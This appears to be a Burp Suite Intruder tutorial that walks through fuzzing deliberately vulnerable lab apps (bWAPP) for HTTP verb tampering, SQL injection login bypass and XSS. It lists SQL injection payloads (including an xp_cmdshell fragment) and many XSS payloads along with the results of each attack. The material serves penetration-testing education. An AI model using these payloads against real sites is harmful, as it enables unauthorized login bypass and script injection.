<a href="#">Parent Directory</a>	-	-	-
<a href="#">Uploads/</a>	2020-11-06 05:25	-	-
<a href="#">creds.txt</a>	2020-11-06 05:20	41	
<a href="#">login.php</a>	2020-09-11 08:58	1.9K	

Apache/2.4.37 (Win32) OpenSSL/1.1.1a PHP/7.3.0 Server at 192.168.0.11 Port 80

# Fuzzing for HTTP Verb Tampering

HTTP Verbs are majorly used by web-developers while developing an application, during this phase they use the most common verb methods i.e. **GET & POST**. But rather than these two, there are a number of HTTP methods exists up, that if injected at a wrong place could thus lead to some drastic results.

However, in such attacks, the attacker **manipulates up the HTTP method** that was set up by the developer with an unwanted method, and if the output with the other HTTP method drops out with "200" Success, then the application might face some defacements.

Thereby in order to make this attack much simpler, burpsuite drops out an **in-built payload list** with all the **HTTP Methods integrated within it**. So let's check it out about what it offers.

In a similar way, we did earlier, **capture the ongoing HTTP Request** and thus share it with the **Intruder**.

The screenshot shows the Burp Suite interface in the Proxy tab. A POST request is selected with the following details:

- Method: POST
- URL: /bWAPP/http\_verb\_tampering.php
- Protocol: HTTP/1.1
- Host: 192.168.0.8
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 48
- Origin: http://192.168.0.8
- Connection: close
- Referer: http://192.168.0.8/bWAPP/http\_verb\_tampering.php
- Cookie: PHPSESSID=697fede627fb31f3765770536bf1b6f3; security=1
- Upgrade-Insecure-Requests: 1
- Request Body (highlighted with a red box): password\_new=123&password\_conf=123&action=change

A context menu is open over the request body, with the "Send to Intruder" option highlighted by a red arrow. Other options in the menu include:

- Scan
- Do passive scan
- Do active scan
- Send to Intruder (highlighted)
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item

Now, this time we won't set the payload position at the input values, but rather, we'll set them up to the HTTP Request i.e. the “**“POST”** method.

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 \$POSTS /bWAPP/http\_verb\_tampering.php HTTP/1.1

2 Host: 192.168.0.8

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 48

9 Origin: http://192.168.0.8

10 Connection: close

11 Referer: http://192.168.0.8/bWAPP/http\_verb\_tampering.php

12 Cookie: PHPSESSID=697fede627fb31f3765770536bf1b6f3; security\_level=0

13 Upgrade-Insecure-Requests: 1

14

Add \$ Clear \$ Auto \$ Refresh

In the most simpler way, choose the payload list as “**“HTTP verbs”**”, and hit the **Attack** button.

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: 1 Payload count: 32


Payload type: Simple list Request count: 32

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

OPTIONS  
GET  
HEAD  
POST  
8 letter words  
9 letter words  
10 letter words  
11 letter words  
12 letter words  
HTTP verbs  
CGI scripts  
IIS files and directories  
Add from list ...

Time to analyse, here we'll see the “**Status**” section. We are testing the most vulnerable website, as the **200 success** is with almost every HTTP method we set out.



Request	Payload	Status	Error	Timeout	Length	Cor
7	TRACE	413			811	
9	CONNECT	400			661	
0		200			13855	
1	OPTIONS	200			13798	
2	GET	200			13798	
3	HEAD	200			393	
4	POST	200			13855	
5	PUT	200			13798	
6	DELETE	200			13798	
8	TRACK	200			13798	
10	PROPFIND	200			13798	
11	PROPPATCH	200			13798	
12	MKCOL	200			13798	
13	COPY	200			13798	
14	MOVE	200			13798	
15	LOCK	200			13798	
16	UNLOCK	200			13798	
17	VERSION-CONTROL	200			13798	
18	REPORT	200			13798	
19	CHECKOUT	200			13798	
20	CHECKIN	200			13798	
21	UNCHECKOUT	200			13798	
22	MKWORKSPACE	200			13798	
23	UPDATE	200			13798	
24	LABEL	200			13798	
25	MERGE	200			13798	
26	BASELINE-CONTROL	200			13798	
27	MKACTIVITY	200			13798	
28	ORDERPATCH	200			13798	
29	ACL	200			13798	
30	PATCH	200			13798	
31	SEARCH	200			13798	
32	ARBITRARY	200			13798	

Now, let's check the response from the **HEAD method**, as we're aware that a request with this method only shows up the Header part and hides up all the HTML code within it.



Result 3 | Intruder attack 2

Payload: HEAD ←

Status: 200  
Length: 393  
Timer: 11

Request Response

Raw Headers Hex


```

1 HTTP/1.1 200 OK
2 Date: Fri, 06 Nov 2020 15:09:49 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mo
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html
10
11


```

# Fuzzing for SQL Injection


Over in our previous article, we had exploited an SQL suffering **acuart's login portal**, there we used the Fuzzing – full list to accomplish the task, but Burp Suite is having a **separate payload list** specially designed to encounter an SQL vulnerability. So let's try to use it here in this section. Back with the similar way, **intercept the request** and share it with the **Intruder**.




Now, with this, let's configure the injection points. Select "1" and "1" and then hit the **Add** button to set them as **payload 1** and **payload 2** respectively. But with all these things, don't forget to change the Attack type to "**Cluster Bomb**" as there are 2 payloads.




I hope you know what we need to do next. Select the **Fuzzing – SQL Injection** for payload 1 from the options provided.



And then opt the **same for Payload 2**.



Before hitting the “Attack” button, let’s make this fuzz more appealing by setting up the **Grep Match** value.



Note –

Here, we’ve used the phrase “**Invalid credentials!**” intentionally, as this is the error generated at when some wrong credentials are entered. So rather than “**Invalid credentials!**”, you have to set the one that displays as a part of an error message when you fails to get logs in.

Now, hit the “Attack” button in order to initiate the attack. And with that, we’ll get a list of all the payloads that can give a successful login.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Invalid ...
0	,	200				13584	✓
1	,	200				13584	✓
2	a' or l=1--	200				13648	
3	"a"" or l=1--"	200				2534	
4	or a = a	200				2534	
5	a' or 'a' = 'a	200				2534	
7	a' waitfor delay '0:0:10'--	200				2575	
6	l or l=1	200				2534	
8	l waitfor delay '0:0:10'--	200				2560	
9	declare @q nvarchar (200) ...	200				2534	
10	declare @s varchar(200) se...	200				2534	
14	?	200				2534	
13	a'	200				13584	✓
16	ý or l=1 --	200				2534	
15	' or l=1	200				2551	
11	declare @q nvarchar (200) ...	200				2534	
12	declare @s varchar (200) s...	200				2534	
21	x' AND members.email IS N...	200				2553	
19	anything' OR 'x'='x	200				2534	
20	x' AND 1=(SELECT COUNT(*...)	200				2553	
18	x' AND email IS NULL; --	200				2553	
17	x' AND userid IS NULL; --	200				2553	
24	'; exec master..xp_cmdshell...	200				2597	
25	'	200				13584	✓
23	23 OR l=1	200				2534	
28	%20or%20x=x	200				2534	

Opt one and check its response in the browser.



Great !! And there we go, "*I wish I could have seriously taken that BLACK Pill !!*"

The screenshot shows a web browser window with the URL `192.168.0.8/bWAPP/sqli_3.php`. The page title is `/ SQL Injection (Login Form/He`. Below the title, a message says "Enter your 'superhero' credentials." There are two input fields labeled "Login:" and "Password:", both currently empty. A "Login" button is positioned below the password field. At the bottom of the page, there is a red-bordered box containing two messages: "Welcome Neo, how are you today?" and "Your secret: Oh Why Didn't I Took That BLACK Pill?". The "Your secret:" message is highlighted with a red border.

# Fuzzing with Customized Lists


# Fuzzing with Customized Lists

## Manipulating Burp Suite's pre-defined payloads


You might be wondering about, what, if I want to fuzz with my own payloads but along with that I also want the pre-defined lists.

However, the Burp suite developers might also have experienced the same thing too, thereby they designed a button called **ADD** with an **input field** where we can type and inject our payload along with the predefined lists.

So, let's make it more clear by capturing an HTTP Request and sharing it with the Intruder.



Now, we know all the best things that we need to do next... Hit “**Add \$**” at the selected text in order to set the **injection point**.



Let's first select the predefined lists, here we're using the most favourable list i.e. "**Fuzzing – XSS**".

The screenshot shows the "Payload Sets" section of the Burp Suite interface. At the top, it says "Payload set: 1" and "Payload count: 20". Below that, "Payload type: Simple list" and "Request count: 20". A dropdown menu is open, listing various payload types. The option "Fuzzing - XSS" is highlighted with a red arrow pointing to it.

With this, let's spice up the thing by injecting our customized payload as  
`<script>alert("Ignite Technologies")</script>`

The screenshot shows the "Payload Options [Simple list]" section. It displays a list of existing payloads, including various XSS and SQL injection payloads. At the bottom, there is an "Add" button with a red arrow pointing to it, and a text input field containing the custom payload: `<script>alert("Ignite Technologies")</script>`.

Time to find out our payload from the heap, and there it is, let's give a right click and check its response in the browser.

Request	Payload	Status	Error	Timeout	Length
5	<IMG SRC="javascript:alert('XSS');">	200			13708
16	</TITLE><SCRIPT>alert("XSS");</SCRIPT>	200			13710
7	<IMG SRC=javascrscrscriptipt:alert('XSS')>	200			13711
14	<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>	Result #21			'11
9	<IMG ""><SCRIPT>alert("XSS")</SCRIPT>				'12
21	<script></script>				

# Injecting our Customised Payload Lists


We might have seen a number of payload lists all around over at the internet, so do we need to type the individual payload and hit the **Add** button in order to get that.

No !! As along with the pre-defined lists and the input field for the payloads, burp suite also provides an opportunity to take advantage of these things too.

Over at the left side above the **Add** button, we're having one more button labelled as "**Load**". This burp suite functionality helps us in the most amazing way it can, i.e. it allows us to **load any payload list for our fuzzing attack**.

The screenshot shows the Burp Suite interface with the "Payloads" tab selected. In the "Payload Sets" section, there is a dropdown for "Payload set" set to "1" and another for "Payload type" set to "Simple list". Below this, a large text area is labeled "www.hackingarticles.in". A context menu is open on the right side of the payload list area, with the "Load ..." option highlighted by a red arrow. The menu also includes "Paste", "Remove", and "Clear" options. At the bottom of the menu, there are "Add" and "Enter a new item" buttons, and a dropdown menu for "Add from list ...".

Click on the **Load** button and **select the payload list** that you want to fuzz with.



As soon as we do so, the empty box will get filled up with all the strings that are within the list.

Paste	<script>javascript:alert(1);</script>		
Load ...	<script>javascript:alert(1);</script>		
Remove	<script>javascript:alert(1);</script>		
Clear	<script>javascript:alert(1);</script>		
Add	<script>javascript:alert(1);</script>		
Enter a new item			
Add from list ...			


The payload list table contains the following items, which are also highlighted with a red box:

- <script>javascript:alert(1);</script>
- <img src=1 href=1 onerror="javascript:alert(1)"></img>

Time to start. Hit the **Attack** button and analyse the output it offers.

Request	Payload	Status	Error	Timeout	Length
1693	<body onscroll=javascript:alert(1)><br... 200				13939
807	';alert(String.fromCharCode(88,83,83))... 200				13938
2406	';alert(String.fromCharCode(88,83,83))... 200				13918
775	à;alert(String.fromCharCode(88,83,83))... 200				13914
796	<"';alert(String.fromCharCode(88,83,83))... 200				13905
806	<"';alert(String.fromCharCode(88,83,83))... 200				13905
1017	';alert(String.fromCharCode(88,83,83))... 200				13903
2674	';alert(String.fromCharCode(88,83,83))... 200				13903
1089	';alert(String.fromCharCode(88,83,83))... 200				13901
451	<b>&lt;body onscroll=javascript:alert(1)&gt;&lt;br...</b> 200				13884
1855	<body onscroll=javascript:alert(1)><br... 200				13884
2250	&lt;DIV STYLE="background-image:... 200				13871
309	<div id="div1"><input value="` ` onmo... 200				13867
1713	<div id="div1"><input value="` ` onmo... 200				13867
2471	<:DIV STYLE="";background-image:\007... 200				13850
2252	&lt;HEAD&gt;&lt;META HTTP-EQUIV=&q... 200				13847
541	<DIV STYLE="background-image:\0075... 200				13845
1039	<DIV STYLE="background-image:\0075... 200				13845
1165	<DIV STYLE="background-image:\0075... 200				13845
1945	<DIV STYLE="background-image:\0075... 200				13845
371	<a style="pointer-events:none;position... 200				13842
1775	<a style="pointer-events:none;position... 200				13842
302	<li style=list-style:url() onerror=javasc... 200				13831
1706	<li style=list-style:url() onerror=javasc... 200				13831
1281				13828	
2234	&lt;XML ID="xss"&gt;&lt;I&... 200				13827
903	&lt;HEAD&gt;&lt;META HTTP-EQUIV=\\"C... 200				13821
270	<div id="div1"><div style="font-family:... 200				13819

Let's check the response for the **selected** one. Great !! From the below screenshot, we can see that **the payload is working** in the best way that it is designed to be.



# Fuzzing with the Attack Type

# Fuzzing with the Attack Type

Up till now, you might have seen that over in all the attacks scenarios, we've used **Sniper** as an attack type. We did this because sniper uses a **single set of payloads** and targets a **single position** in turn with it. *But, with this, we can't set multiple payload positions over in the same Request.*

Thereby for such situation, where we need to set different input parameters as injection points, we can use the other attack types offered by Burpsuite.

*So, let's dig somewhat deeper and explore one of the most common attack types i.e. **Cluster Bomb**, here we'll try to fuzz the username and password of the users by injecting **two different payload lists** respectively at the different injection points.*

## Cluster Bomb

Back with the similar way, let's capture the ongoing HTTP Request and share it with the Intruder.

